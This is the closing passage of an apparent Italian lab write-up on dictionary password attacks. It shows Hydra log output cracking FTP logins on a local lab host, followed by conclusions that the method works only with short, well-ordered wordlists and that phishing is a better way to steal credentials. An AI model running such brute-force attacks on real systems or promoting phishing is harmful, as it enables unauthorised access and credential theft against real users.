[ATTEMPT] target 192.168.10.6 - login "info" - pass "12345" - 6 of 9900 [child 1] (0/0)
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234" - 7 of 9900 [child 3] (0/0)
[ATTEMPT] target 192.168.10.6 - login "info" - pass "111111" - 8 of 9900 [child 2] (0/0)
```

Questa volta ci ha messo 4 minuti a crackare i dati di accesso sia dell'utente test\_user sia di quello predefinito kali.

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "fuckyou" - 229 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "121212" - 230 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "000000" - 231 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "testpass" - 232 of 9900 [child 3] (0/0)  
[2121][ftp] host: 192.168.10.6 login: test_user password: testpass  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "123456" - 298 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "password" - 299 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "12345678" - 300 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "qwerty" - 301 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "123456789" - 302 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "12345" - 303 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "1234" - 304 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "111111" - 305 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "1234567" - 306 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "dragon" - 307 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "123423" - 308 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "baseball" - 309 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "abc123" - 310 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "football" - 311 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "monkey" - 312 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "letmein" - 313 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "696969" - 314 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "shadow" - 315 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "master" - 316 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "666666" - 317 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "qwertyuiop" - 318 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "123321" - 319 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "mustang" - 320 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "1234567890" - 321 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "michael" - 322 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "654321" - 323 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "pussy" - 324 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "superman" - 325 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "lqaz2wsx" - 326 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "7777777" - 327 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "fuckyou" - 328 of 9900 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "121212" - 329 of 9900 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "000000" - 330 of 9900 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "testpass" - 331 of 9900 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "kali" - pass "kali" - 332 of 9900 [child 0] (0/0)  
[2121][ftp] host: 192.168.10.6 login: kali password: kali  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "123456" - 397 of 9900 [child 0] (0/0)
```

Ovviamente anche qui il cracking con Hydra ha avuto successo, ovviamente però il dizionario era solo di 100 elementi e gli utenti corretti erano al 3\* e 4\* posto della lista ciò ha permesso di ridurre drasticamente i tempi di cracking.

## Conclusioni:

Dai test dimostrati ci risulta subito all'occhio come questo sistema di Cracking password tramite i dizionari sia basato principalmente sulla fortuna di avere sia l'username che la password all'interno delle liste e soprattutto tra i primi posti. I test che hanno avuto successo entro un tempo umano sono dovuti al fatto che sia l'username che la password erano all'inizio circa delle liste, quindi con una 10\* di minuti circa si riescono a craccare i dati.

Ma con il test fatto all'inizio dove si sono usate 2 liste con 1 milione di utenti e 1 milione di password, dopo 1:30h ancora non si era riuscito a crackare nulla.

Quindi è vero che rispetto ad un brute force puro si riducono i tempi, ma se sappiamo che con certezza l'username e la password corretti, sono contenuti in una lista di non più di 100 elementi, il cracking con dizionario può avere senso, altrimenti i tempi sono cmq troppo lunghi da rendere questo sistema inefficiente se non anche impossibile se la password e l'utente non sono proprio contenuti, o se sono contenuti in una lista enorme.

Sarebbe meglio quindi cercare in generale di prendere i dati dell'utente in un'altra maniera, per esempio con un attacco di phishing, dove si vanno a rubare le credenziali che l'utente stesso cascandoci andrà ad inserire.



